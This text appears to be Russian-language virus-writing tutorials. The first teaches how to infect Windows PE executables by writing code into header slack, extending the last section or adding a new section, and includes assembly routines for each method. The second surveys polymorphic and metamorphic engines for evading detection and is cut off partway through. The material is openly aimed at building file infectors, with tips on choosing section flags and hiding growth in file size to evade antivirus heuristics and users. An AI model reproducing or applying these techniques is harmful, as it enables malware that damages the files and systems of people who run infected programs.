Однако в жизни всё намного сложнее: элементы и секции PE-файла могут идти в любом порядке. И если алгоритм вируса не предусматривает подобную ситуацию, то он может запросто уничтожить такой файл, что не есть хорошо.

Выход здесь такой: нужно найти элемент с наименьшим физическим смещением секции, это и будет смещение первой секции.

Это было первое наше "упущение". Второе заключается в том, что после последнего элемента Object Table и до `rva=SizeOfHeaders`, могут находиться так называемые Bound импорты. На картинке видно, что после последнего элемента Object Table есть еще «что то». В это и есть Bound импорты. Что это такое мы рассмотрим более подробно в третьей части, пока просто посмотрите в исходнике как происходит проверка на их наличие и как их присутствие отражается на алгоритме поиска свободного места.



Размер и RVA Bound импортов можно узнать из заголовка PE.

PE Header:

RVA	Size	Name	Description
D0h	DWord	Bound Import RVA	RVA Bound импортов
D4h	DWord	Bound Import Size	Размер Bound импортов

```

;-----Из примера Example1-2.asm-----

_GetFreeSpace:
mov edi,[esp]                ;Начало прочитанного файла
add edi,[edi].mz_neptr        ;Offset PE Header
movzx ecx,word ptr [edi].pe_numofobjects ;В ECX кол-во элементов (счетчик)
push ecx                     ;Сохраним
movzx esi,word ptr [edi].pe_ntheadersize ;NT Header size
lea eax,[edi+esi+18h]         ;VA первого элемента в Object Table
push eax                     ;Сохраним
mov ebx,[eax].oe_phys_offs    ;Наименьшее физ. смещение секции

_SearchLowhOffset:
mov edx,[eax].oe_phys_offs    ;Физ. смещение секции
cmp ebx,edx
jb _BigOffset                ;Если больше, то смотрим следующий элемент
mov ebx,edx                  ;Иначе, примем его за наименьший

_BigOffset:
add     eax, 28h              ;Следующий элемент
loop _SearchLowhOffset

;ebx - физическое смещение первой секции

_CheckBounds:
pop eax                      ;VA первого элемента в Object Table
pop ecx                      ;Кол-во элементов
imul ecx,ecx,28h             ;Размер элемента 40 байт, получили размер Object Table
mov edx,[edi].pe_boundimportrva ;Присутствуют Bound импорты?
or  edx,edx
jz  _NoBounds                ;Нет, в расчет не берем
add ecx,[edi].pe_boundimportsizе ;Да, добавим их размер к Object Table

_NoBounds:
add eax,ecx                  ;VA "свободного места" в файле
add ebx,[esp]
sub ebx,eax                  ;Размер "свободного места"
;-----

```

Я думаю, не имеет смысла объяснять все подробно, ничего сверхъестественного в этом коде нет, просто мы находим первый элемент в таблице объектов и смотрим на физическое смещение секции, которую он описывает. Для начала мы принимаем это смещение за наименьшее. Далее находим второй элемент и сравниваем физическое смещение "его" секции с предыдущим, если оно меньше чем в первом элементе, то примем текущее за наименьшее и таким образом работаем в цикле столько раз, сколько у нас элементов. В итоге мы находим элемент в котором физическое смещение секции является наименьшим по отношению к другим элементам. Теперь можно утверждать, что этот элемент описывает первую секцию. Затем мы проверяем наличие Bound импортов, если обнаружено их присутствие, то добавим их размер к размеру PE Header и Object Table. Дальше все так же как и в первом примере.

Хочу сразу заметить, что данные примеры написаны не для того, чтобы их тупо передирали, а для объяснения самого принципа. Поэтому они не сохраняют содержимого регистров и имеют не самый оптимальный алгоритм. Я надеюсь, что вы разберетесь с этим и сделаете лучше, т.к. оптимизация кода выходит за рамки этой статьи.

Напоследок еще одна тонкость, в PE Header по смещению 54h находится DWord, который показывает общий размер всех заголовков, т.е. DOS Stub + PE Header + Object Table + Bound Imports. Это значение нужно сделать равным физическому смещению первой секции, т.е. мы как бы

растянули заголовок до первой секции. Если этого не сделать, то загрузчик забьет нулями все, что находится между физическим смещением первой секции и общим размером заголовков. Таким образом мы потеряем часть "вируса".

Запись кода в заголовок показана в примере Example1-3.asm

II. Расширение последней секции.

Скажу сразу, что огромным минусом данного метода является то, что размер зараженного файла увеличится, а, следовательно, увеличится вероятность быть обнаруженным слишком дотошным пользователем (не говоря уж об антивирусах). Обойти это можно разными способами. Например, можно запаковать секцию или ее часть, а в высвобожденное пространство записать тело вируса и при передаче управления распаковывать секцию (тогда, кстати, не придется её расширять). Везде встречаются свои трудности и тонкости, я надеюсь рассмотреть впоследствии как можно больше технологий и способов.

Что ж, не будем тянуть и пойдем дальше...

Итак, в первой части мы уже сталкивались с таблицей объектов (Object Table) и ее элементами. Настало время познакомиться с форматом ее элемента.

Object Entry: = 28h bytes

RVA	Size	Name	Description
00h	8 байт	Object Name	Имя объекта (секции)
08h	DWord	Virtual Size	Виртуальный размер секции (в памяти)
0Ch	DWord	Section RVA	RVA секции (в памяти, относительно Image Base)
10h	DWord	Physical Size	Физический размер секции (в файле)
14h	DWord	Physical Offset	Физическое смещение (в файле, относительно его начала)
18h	12 байт	Reserved	В EXE не используется (для OBJ)
24h	DWord	Object Flags	Битовые флаги секции

Каждый элемент описывает одну секцию. В Object Table элементы идут последовательно друг за другом без промежутков, но необязательно в порядке возрастания Physical Offset и Section RVA. Т.е. последний элемент не всегда описывает последнюю секцию, хотя в большинстве случаев это так (под "последней секцией" я подразумеваю секцию, которая физически и виртуально находится в файле последней). При поиске свободного места в заголовке мы искали физическое смещение первой секции, т.е. секции, которая находится в файле первой физически (посмотрите ещё раз код из первой части). Здесь же нам понадобится физическое смещение последней и смещение элемента (из Object Table) ее описывающего - для того, чтобы пропатчить некоторые значения. Найдем самое большое значение Physical Offset из всех элементов. Элемент, содержащий это значение, и будет нам нужен.

Так же нам понадобится найти элемент, который содержит наибольшее значение Virtual RVA. Объясню зачем это нужно... Дело в том, что секция может быть физически в файле последней, а вот виртуально, т.е. в памяти, она может располагаться где угодно, например первой. Тогда при ее расширении мы затрем последующую секцию в памяти. Вообще то я такого не встречал, наверное и линкеров таких нет, но вирус на то и вирус, чтобы предусмотреть все возможные варианты.

Затем нам нужно проверить, принадлежат ли наибольшие значения Physical Offset и Virtual RVA одному элементу, если да, то секция является последней и физически в файле и виртуально в памяти.

```
;-----Из примера Example2-1.asm-----

_SearchLastSection:
mov edi,[esp]
add edi,[edi].mz_neptr      ;VA PE Header
movzx ecx,[edi].pe_numofobjects ;Количество элементов (счетчик)
movzx esi,[edi].pe_nheadersize
lea esi,[esi+edi+18h]      ;VA первого элемента в Object Table
mov ebx,[esi].oe_phys_offs ;Смещение элемента с наибольшим Physical Offset
mov edx,[esi].oe_virt_rva  ;Смещение элемента с наибольшим Virtual RVA
push esi
push esi

_SearchHighPhysOffs:
cmp ebx,[esi].oe_phys_offs ;Если оно меньше, чем в наибольшем, то...
ja _SearchHighVirtRVA
mov ebx,[esi].oe_phys_offs ;Иначе, примем за наибольшее
mov [esp],esi              ;и сохраним смещение элемента

_SearchHighVirtRVA:      ;Аналогично, но с Virtual RVA
cmp edx,[esi].oe_virt_rva
ja _OtherElement
mov edx,[esi].oe_virt_rva
mov [esp+4],esi

_OtherElement:
add esi,28h              ;...следующий элемент
loop _SearchHighPhysOffs
pop esi
pop edi

;esi - VA элемента с наибольшим Physical Offset
;edi - VA элемента с наибольшим Virtual RVA
;ebx - Физическое смещение секции с наибольшим Physical Offset
;edx - Виртуальное смещение секции с наибольшим Virtual RVA

_CheckOnValid: ;Проверки на "правильность" последней секции
cmp esi,edi ;Проверим принадлежат ли найденные смещения одному элементу
;-----
```

Теперь мы можем дописать свой код в последнюю секцию и пропатчить элемент, который ее описывает.

Если вы прислушались моего совета и пользуетесь отладчиком, то в случае работы с TASM, должны были заметить довольно интересную вещь. Физический конец последней секции **меньше** размера файла!!!

Т.е. $\text{Physical Offset} + \text{Physical Size} < \text{File Size}$, как так, а что же содержится в оставшемся участке? В большинстве случаев ничего, просто нули, это называется оверлеем. Оверлей – это то, что находится между физическим концом последней секции и концом файла. Конечно, оверлей может содержать и полезную для файла информацию.

Вот пакет TASM, при компиляции, создает файл с пустым оверлеем, зачем он это делает для меня осталось загадкой. MASM и FASM такого не допускают, и файлы скомпилированные их линкерами имеют «нормальную» структуру.

Теперь, наша задача определить является ли оверлей в жертве пустышкой, т.е. содержит нули или это оверлей содержащий какую либо информацию для жертвы. Поясню на примере...

```
;-----Из примера Example2-2.asm-----

_CheckOnValid: ;Проверки на "правильность" последней секции
cld
cmp esi,edi ;Является ли секция последней виртуально и физически?
```

```

jne _CloseFile
mov edi, [ebp-3*4]      ;Allocation memory
mov ecx, ebx           ;Ищем оверлей
add ecx, [esi].oe_phys_size
add edi, ecx
sub ecx, [ebp-2*4]
jecz _OtherCheck      ;Нет оверлея, размеры совпали
neg ecx               ;Скорректируем остаток если есть оверлей
push eax
xor eax, eax
repe scasd           ;Смотрим не пустышка ли он
pop eax
jne _CloseFile       ;Если нет, уходим
;-----

```

Кстати, если найден оверлей-пустышка, то с таким файлом можно проделать довольно интересную вещь. Когда размер кода, внедряемого в жертву, меньше размера пустого оверлея, то при записи нашего кода в файл, размер его не увеличится. Т.е. секцию мы расширим, а размер не увеличится.

В нижеследующем коде как раз и выполняются эти действия. Если физический конец последней секции больше размера файла, и разность между ними заполнена нулями, то количество байт для записи в файл мы не увеличиваем и оставляем равным размеру файла. Конечно, это происходит, если размер оверлея больше или равен размеру внедряемого кода.

```

;-----Из примера Example2-2.asm-----

_CorrectionSize: ;Если был пустой оверлей, может не придется увеличивать размер файла
mov eax, [esi].oe_phys_offs
add eax, [esi].oe_phys_size
cmp eax, [ebp-2*4] ;Если новый размер меньше старого, то не увеличиваем его
jbe _WriteFile
mov [ebp-2*4], eax ;Увеличим количество байт для записи
;-----

```

Да, чуть не забыл, после расширения секции, в PE Header нам тоже нужно кое-что изменить, смотрите:

PE Header:

RVA	Size	Name	Description
50h	DWord	Image Size	Виртуальный размер всего загружаемого образа

Просто к DWord по этому смещению нужно будет прибавить размер нашего кода. Это справедливо для примера Example2-1.asm, о втором примере читайте ниже.

Теперь еще один немаловажный момент, касающийся виртуального и физического размера секции. Что такое виртуальный размер? Это то, сколько памяти отведет система для секции, а физический - сколько она занимает на диске. Здесь могут быть такие варианты:

Virtual Size = Physical Size - идеальный вариант

Virtual Size > Physical Size - так строятся секции с неинициализированными данными

Virtual Size < Physical Size - бывает и так, загрузчик системы все равно загрузит такую секцию, т.к. он смотрит на Physical Size

Подытожим то, что необходимо сделать в простейшем случае:

- 1) находим смещение последней секции и ее элемента из Object Table;
- 2) записываем код "вируса" в конец последней секции (Physical Offset+Physical Size=конец секции);
- 3) увеличиваем физическую и виртуальную длины последней секции на длину "вируса";
- 4) увеличиваем размер загружаемого образа на длину "вируса";
- 5) при необходимости изменяем характеристики секции (битовые флаги);

Необходимо учесть такой момент, если у расширяемой секции физическая длина равна 0, то эту секцию трогать нельзя.

Для написания вируса этого конечно мало, но перевести Entry Point и др. действия вы сможете выполнить сами.

А вот и некоторые битовые флаги, характеризующие секцию.

Object Flags:

00000020h	Секция содержит программный код
00000040h	Секция содержит инициализированные данные
00000080h	Секция содержит неинициализированные данные
20000000h	Секция является исполняемой (см. флаг 00000020h)
40000000h	Секция только для чтения
80000000h	Секция может использоваться для записи и чтения

Рекомендую установить такие флаги:

00000020h

+

20000000h

+

80000000h

=

A0000020h

Первые 2 уменьшат подозрения у эвристических анализаторов, т.к. точка входа, указывающая на секцию, не являющуюся кодовой, смотрится неестественно, а последний делает секцию доступной для записи.

В принципе, того что я вам здесь написал, уже достаточно для написания рабочего вируса, но...

...рано расслабляться, придется рассмотреть еще одну тему, итак, выравнивание.

Приложение 1. Выравнивание.

Хотя данные примеры будут работать и с не выровненными значениями, это не значит, что эту тему можно пропустить. Почему? Неизвестно как поведут себя более поздние версии Windows, и вы не без основания обвините меня в том, что ваши вирусы получили GPF или загрузчик не сможет запустить такой файл. Поэтому желательно выравнивать те поля, описание которых этого требует. Так что наберитесь терпения и разберитесь с тем, что я вам здесь объясню. Это вам еще ни раз понадобится. Приведу некоторые поля из описания PE формата Hard'a Wisdom'a.

PE Header:

RVA	Size	Name	Description
38h	DWord	Object Align	Выравнивание программных секций, должно быть степенью 2 между 512 и 256М включительно, так же связано с системой памяти. При использовании других значений программа не загрузится.

RVA	Size	Name	Description
3Ch	DWord	File Align	Фактор, используемый для выравнивания секций в программном файле. В байтовом значении указывает на границу, на которую секции дополняются 0 при размещении в файле. Большое значение приводит к нерациональному использованию дискового пространства, маленькое увеличивает компактность, но и снижает скорость загрузки. Должен быть степенью 2 в диапазоне от 512 до 64K включительно. Прочие значения вызовут ошибку загрузки файла. Я так думаю, что размер файла штука более важная.
50h	DWord	Image Size	Виртуальный размер в байтах всего загружаемого образа, вместе с заголовками, кратен Object Align.

Object Table:

RVA	Size	Name	Description
08h	DWord	Virtual Size	Виртуальный размер секции, именно столько памяти будет отведено под секцию. Если Virtual Size превышает Physical Size, то разница заполняется нулями, так определяются секции неинициализированных данных.
0Ch	DWord	Section RVA	Размещение секции в памяти, виртуальный ее адрес относительно Image Base. Позиция каждой секции выровнена на границу Object Align (степень 2 от 512 до 256M включительно, по умолчанию 64K) и секции упакованы впритык друг к другу. Впрочем, можно это не соблюдать.
10h	DWord	Physical Size	Размер секции (ее инициализированной части) в файле, кратно полю File Align в заголовке PE Header, должно быть меньше или равно Virtual Size. Играя с этим полем можно добиться некоторых результатов ;-) Загрузчик, по идее, хлопает всю секцию в отведенное ОЗУ.

RVA	Size	Name	Description
14h	DWord	Physical Offset	Физическое смещение относительно начала EXE файла, выровнено на границу File Align поля заголовка PE Header. Смещение используется загрузчиком как seek значение.

Ясно, зачем я их привел?

Первые два поля Object Align и File Align - это те значения, на которые нужно выравнивать остальные. В описании полей написано что куда. Я же объясню, как это сделать.

Что же такое выравнивание...

Выравнивание, это округление выравниваемого значения в большую сторону до кратности с выравнивающим фактором. Два первых поля Object Align и File Align и есть выравнивающие факторы для соответствующих полей.

(выравнивающий фактор.... этот термин я ввел в свои статьи для краткости, может быть он и не совсем правилен, но, я думаю, вы меня поняли)

При выравнивании можно воспользоваться такой формулой:

$(x+(y-1)) \&(\sim(y-1))$, где,

x-выравниваемое значение

y-выравнивающий фактор

Уточнение: выравнивающий фактор должен быть степенью двойки, иначе формула не будет иметь смысла.

Т.к. содержимое полей Object Align и File Align по утверждению Microsoft являются степенями двойки, мы можем смело использовать данную формулу.

Хмм, это на первый взгляд выглядит сложно, на практике все просто и ясно.

```

;-----Пример Align.asm-----
.386
.model flat

.data
AlignmentFactor dd 200h
ValueAlign      dd 201h

.code
start:
    mov eax, AlignmentFactor
    dec eax
    add ValueAlign, eax
    not eax
    and ValueAlign, eax
    ret
end start
;-----

```

Скомпилируйте и посмотрите в отладчике, меняйте значения. Все встанет на свои места.

В примере Example2-2.asm находится код, который расширяет последнюю секцию у тестового файла и записывает себя в полученное пространство. Выравниваются все значения, которые этого требуют.

Интересно, что линкер ваткома устанавливает виртуальные длины секций в 0, но загрузчику на это плевать и он работает с такими файлами. Для наглядности я выровнял все значения, которые, судя по описанию из PE формата, должны быть выровнены.

Поясню некоторые действия, которые встречаются в примере Example 2.2.asm При выравнивании виртуальной и физической длин секции, необходимо учесть несколько моментов, это не обязательно, но уменьшит подозрения у антивирусов и пользователей, которые любят копаться в файлах всевозможными PE Explorer'ами.

Уточняю, все нижеописанное, справедливо в тех случаях, когда соблюдается равенство **Virtual Size = Physical Size** для каждой секции. Например:

Имя секции	Virtual Size	Physical Size
CODE	200h	200h
DATA1	400h	400h
DATA2	1000h	1000h
DATA3	200h	200h

В таком случае, выравнивать физическую и виртуальную длины секции по разному не нужно. Тут могут быть 3 взаимоисключающих варианта:

- если Virtual Size и Physical Size во всех секциях кратны наименьшему (но не кратны наибольшему) из SectAlignment, FileAlignment, то измененные Virtual Size и Physical Size изменяющейся секции должны быть кратны наименьшему из SectAlignment, FileAlignment
- если Virtual Size и Physical Size во всех секциях кратны наибольшему (а значит и наименьшему) из SectAlignment, FileAlignment, то измененные Virtual Size и Physical Size изменяющейся секции должны быть кратны наибольшему из SectAlignment, FileAlignment
- если Virtual Size и Physical Size хотя бы в одной секции не кратны ни одному из значений SectAlignment, FileAlignment, то выравнивать длины измененной секции не нужно, просто добавьте к ним не выровненный размер вашего кода.

И еще один немаловажный момент, загрузчик от Windows 2000 следит за следующим равенством для виртуально последней секции:

VirtualSize + VirtualAddress = Image Size

Т.е. вам нужно будет приравнять поле Image Size к сумме полей Virtual Size и Virtual Address для виртуально последней секции. Естественно, что эту операцию нужно проводить после всех вышеописанных манипуляций.

III. Добавление новой секции.

Вы уже должны иметь достаточно знаний, чтобы справиться с добавлением секции своими силами. Но могут возникнуть некоторые проблемы, на которых вы можете споткнуться, поэтому я все же опишу основные действия, которые вам потребуются, и приведу пример добавления последней секции к заражаемому файлу.

Для этой части статьи, как и для второй, я написал 2 исходника. Они оба являются рабочими, но из первого я постарался убрать все, без чего он останется работоспособным. Т.е. глядя на него, вам будет проще понять сам принцип внедрения вируса. Второй исходник является расширенной версией первого. Например, выравнивание в нем происходит по определенным правилам, суть которых я раскрыл во второй части, также, учтено наличие Bound импортов. Приступим...

Вот описание еще одного значения из PE Header, которое я не давал. Его мы уже использовали в предыдущих частях и, я думаю, вы уже поняли, зачем оно нужно и что из себя представляет.

PE Header:

RVA	Size	Name	Description
06h	DWord	Num of Objects	Количество элементов в Object Table

Это поле отвечает за количество элементов, содержащихся в Object Table. После добавления новой секции мы должны провести инкремент этого поля, т.е. увеличить его на единицу, если, конечно, вы добавляете одну секцию. В противном случае увеличивайте его на число, равное количеству добавляемых секций. С этим все понятно...

Сложность может возникнуть при добавлении нового элемента в Object Table, т.к. в некоторых файлах присутствуют Bound импорты. В первой части этой статьи я уже говорил, что они находятся после Object Table, следовательно, при добавлении нового элемента мы можем их просто затереть.

Приложение 2 объясняет, что представляют собой Bound импорты, поэтому прежде чем читать дальше, настоятельно рекомендую заглянуть туда.

Теперь давайте посмотрим на код. Прежде чем добавлять элемент в Object Table, мы должны убедиться в отсутствии Bound импортов, а если они присутствуют, то передвинуть их. Нижеприведенный код это и делает.

```
;-----Из примера Example3-2.asm-----

_CheckBounds:
    mov edi, [ebp-3*4]          ;Allocation memory
    mov edx, edi
    add edx, [ebp-6*4]         ;edx-VA первой секции
    xchg edx, [ebp-6*4]        ;в стек
    add edi,[edi].mz_neptr      ;PE Header
    mov [edi].pe_headersize,edx ;Расширем размер заголовков до первой секции
    mov esi, [edi].pe_boundimportrva ;Присутствуют Bound импорты?
    or esi, esi
    jz _CheckOnValid           ;Нет, в расчет не берем
    add [edi].pe_boundimportrva, 28h ;Увеличим их RVA на 40 байт, т.к. мы их передвинем
    mov ecx, [edi].pe_boundimportsize ;Размер Bound импортов
    add esi, [ebp-3*4]          ;esi-VA Bound импортов
    lea esi,[esi+ecx-4]         ;esi указывает на последний dword Bound импортов
    lea edi, [esi+28h]          ;Передвигаем на 40 байт
    cmp edi, [ebp-6*4]         ;Проверим не выйдут ли они за начало первой секции
    ja _CloseFile
    shr ecx, 2                  ;Копировать будем dword'ами
    std                         ;С конца
    rep movsd
;-----
```

Суть такова, если в файле имеются Bound импорты, то мы просто передвинем их вперед по коду на 40 байт, вследствие чего освободится место для нового элемента, который мы добавим. Тут нужно будет не забыть проверить, не «залезут» ли Bound импорты на первую секцию файла при их переносе.

С форматом элемента из Object Table, вы уже должны быть знакомы, для кого это новость, читайте описание формата PE файлов, т.к. во второй части статьи я это уже рассматривал.

Для заполнения полей VirtualSize и PhysicalSize возьмите размер вашего вируса, выровненный на соответствующие поля (Example3-1.asm), в Example3-2.asm выравнивание происходит по правилам, которые были оговорены в приложении 1.

При заполнении полей Section RVA и PhysicalOffset, важно помнить, что эти поля должны быть выровнены всегда!!!

Считаются они так:

SectionRVA(новой сек.) = SectionRVA(последней сек.) + VirtualSize(последней сек.)

PhysicalOffset(новой сек.) = PhysicalOffset(последней сек.) + PhysicalSize(последней сек.)

В том случае, если, в соответствии с правилами выравнивания, длины секции вы оставили не выровненными, не забудьте выровнять Section RVA и Physical Offset новой секции после расчетов. Чтобы не утруждать себя излишними проверками, выравнивайте их в любом случае.

После того как элемент заполнен, в том числе и поле характеристик секции, можете приступать к копированию кода вируса в новую секцию. EDI должен указывать на новый элемент в Object Table.

```
_WriteVirus:
mov ecx, dword ptr Virsize    ;Размер вируса
mov edi, [edi].oe_phys_offs ;Физическое смещение новой секции
    add edi, [esp]    ;VA файла в памяти
lea esi, start
rep movsb
```

Осталось пропатчить поле Image Size в PE Header. EDI указывает на новый элемент, а еах на PE Header.

```
mov ebx, [edi].oe_virt_rva ;Рассчитаем и запишем Image Size в PE Header
add ebx, [edi].oe_virt_size ;ImageSize = VA(Last section) + Virtual Size(Last section)
mov [eax].pe_imagesize,ebx
```

Приложение 2. Bound-импорты.

Впринципе, для успешного заражения файлов можно и не знать что такое Bound импорты и зачем они нужны. Но для полноты картины, а так же чтобы предупредить вопросы наиболее любопытных исследователей я включил в свои статьи эту главу.

Для тех, кому лень разбираться с нижеописанным, просто учитывайте, что в некоторых файлах могут присутствовать Bound импорты и в ряде случаев вам необходимо будет учесть их наличие. В PE Header есть поля, которые заключают в себе всю нужную вам информацию о Bound импортах, о чем я уже говорил в первой части статьи.

PE Header:

RVA	Size	Name	Description
D0h	DWord	Bound Import RVA	RVA Bound импортов
D4h	DWord	Bound Import Size	Размер Bound импортов

Теперь настало время объяснить что же они из себя представляют и для чего нужны...

Для начала необходимо познакомиться с таким понятием как биндинг. Биндинг, это пропатчивание адресов импорта на этапе линковки программы или после нее при помощи специальных утилит. Смысл этого заключается в том, чтобы облегчить работу загрузчика при запуске вашей программы.

Есть два вида биндинга, old style binding и new style binding.

Bound импорты существуют только при new style, но для того чтобы почувствовать разницу мы рассмотрим оба случая.

При old style дело обстоит так...

Адреса функций в каталоге импорта пропатчены заранее, и загрузчик при запуске файла смотрит на TimeDateStamp (время создания) в структуре IMAGE_IMPORT_DESCRIPTOR каталога импорта загружаемого файла и на TimeDateStamp той dll'ки из которой импортируются ф-ии. Если они не идентичны, то загрузчик перепатчит адреса таких импортов, т.к. такая dll'ка имеет другое время создания, в следствии чего адреса импортируемых функций могут отличаться. Поле TimeDateStamp требуемой dll так же может иметь значение 0, что происходит, если для данных функций не было биндинга. В таком случае загрузчик пропатчит все адреса импортируемых функций в IMAGE_IMPORT_DESCRIPTOR которых поле TimeDateStamp было равно 0. Если имела место коллизия, т.е. dll из которой наш файл импортирует функции загружена не по своей Image

Base, то так же происходит репатч всех адресов импортируемых функций из этой dll.


А как же быть, если dll экспортирует функцию код которой содержится в другой dll, т.е. при форварде? Ведь у "другой" dll неизвестно время ее создания и версия...

Во избежания всех связанных с этим печальных последствий, в каталоге импорта загружаемого файла в структуре IMAGE_IMPORT_DESCRIPTOR есть поле ForwarderChain, которое содержит индекс первого импортируемого форварда в массиве FirstThunk. Элементом с таким индексом в массиве FirstThunk является элемент содержащий индекс следующего импортируемого форварда в этом же массиве. И так по цепочке, пока не встретится элемент со значением -1, что означает - форвардов больше нет.

Логика загрузчика такова, если он встретил ForwarderChain не равное -1, то он пройдет по цепочке форвардов и перепатчит их адреса, т.е. форварды перепатчиваются всегда!

Теперь мы подходим к самому важному, а именно, что же представляет из себя new style binding и для чего нужны Bound импорты...

При new style, поля TimeDateStamp и ForwarderChain для dll'ок из которых происходит экспорт форвардов, всегда равны -1. И лoader, обрабатывая такой IMAGE_IMPORT_DESCRIPTOR смотрит в директорию Bound импортов (IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT), в которой содержатся информация о том сколько функций в каждой dll являются форвардами и TimeDateStamp всех модулей из которых происходят форварды, опять же, для каждой dll. В общем директория Bound импортов, призвана облегчить жизнь загрузчику. В принципе все происходит как и с обычными импортируемыми функциями, т.к. TimeDateStamp известен для каждого форварда и при равенстве времени создания dll, загрузчик не будет перепатчивать адреса импортируемых форвардов, что экономит время. Ниже приведена схема IMAGE_IMPORT_DESCRIPTOR, взятая из журнала Codebreaker's



Я постарался объяснить саму суть, без всевозможных нюансов, чтобы было понятно, зачем нужны Bound импорты и когда они присутствуют. Для тех кому хочется разобраться с этим подробнее, читайте Мэта Питрека и статью "Об упаковщиках в последний раз", которую можно взять с

Conclusion.

Вот и все, надеюсь, я довольно доступно объяснил простейшие методы внедрения кода в файлы формата PE EXE. Если остались вопросы или вы хотите услышать о других технологиях заражения, пишите мне на sars@ukrtop.com, PGP ключ я прилагаю в архиве (находится в архиве [wasm_files.zip](#): [files/0350/pe_inf.zip](#)) с исходниками. Главное, уясните себе, что цель вирмейкинга заключается, прежде всего, в исследовании операционных систем и их уязвимостей, а не в том, чтобы напакостить соседу или людям которые этого не заслуживают. Поэтому, если вы больны на голову и у вас извращенные понятия, я за вас не в ответе.

Полиморфизм. Новые техники

Автор: slon

Дата: 2005-01-11

```
Четыре.  
Тяжёлые, как удар.  
«Кесарево кесарю — богу богово».  
А такому, как я, ткнуться куда?  
Где для меня уготовано логово?  
В. Маяковский
```

Полиморфизм всегда пользовался огромной популярностью у программистов. Но шло время и полиморфизм стал не столь популярен. Многие стали считать, что это вчерашний день. Я с ними соглашусь пожалуй, но как говорится: "Не все йогурты одинаково полезны". Классический полиморфизм в том виде, каком он был раньше, дальше использоваться не может. Сейчас мы рассмотрим последние техники полиморфизма и перспективы их применения.

1. Стэковый полиморфизм

Первым написал простейший стэковый движок **Rajaat**, данный движок был очень простым и маленьким. Далее насколько я помню, была парочка вариаций на данную тему. И закончилось всё когда объединились **ZOMBiE** и **Vecna**. Их творение получило модное громогласное название - "**Kewl Mutation Engine**". Данный движок без ложной скромности, можно назвать шедевром стэкового полиморфизма.

Теперь мы рассмотрим, в чём же заключается суть стэкового полиморфизма. Весь код который мы хотим скрыть(зашифровать) разбивается на двойные слова.

И после этого формируется следующий код:

```
push  
  Шифруемый Код  
  
push  
  Шифруемый Код  
  ....  
  
push  
  Шифруемый Код  
  
jmp  
  esp
```

Но такой код легко раскалывается даже алгоритмическими методами, без кодоэмуляции. Что делается чтобы этого не происходило? Производится линейная мутация кода, как вы видите инструкции в этом коде влияют только на стэк.

И мы можем отмутировать инструкцию - "push Шифруемый Код", следующим образом:

```
mov  
  eax,234  
  
mov  
  edx,Шифруемый Код-234  
  
add  
  edx,eax  
  
xchg
```

```
edx, eax
```

```
push  
eax
```

И каждую инструкцию из этого блока мы то же можем сильно преобразовать. Этим мы заставим эмулировать, каждую инструкцию нашего кода. А как вы знаете, есть так называемая глубина эмуляции - это количество инструкций, на котором эмуляция прекращается.

Теперь давайте поговорим об актуальности стэкового полиморфизма и его перспективах. С выходом новых процессоров запрещено исполнение кода в стэке. И это используется как **SP2** для **Windows XP**, так и будет использоваться в **Longhorn**. Так что актуальность данного вида полиморфизма стремится к нулю.

2. Метаморфизм

Я к данному виду полиморфизма отношу два типа мутаций:

1. Когда весь код, вместе с движком разбивается на блоки и затем производится перестановка данных блоков и их связь.
2. Когда весь код вируса представлен в виде псевдо кода и хранится в зашифрованном виде. И на базе этого псевдо кода, генерируется каждый раз новый код.

Данные техники является достаточно сложными и не очень приятными. По следующим причинам:

- И в первом, и втором случаях достаточно сложно написать универсальный движок. По этой причине каждый раз эту технику необходимо реализовывать заново.
- В первом случае получается ограниченное количество мутаций.
- Во втором случае возможно детектирование по зашифрованной части кода.

3. Пермутация

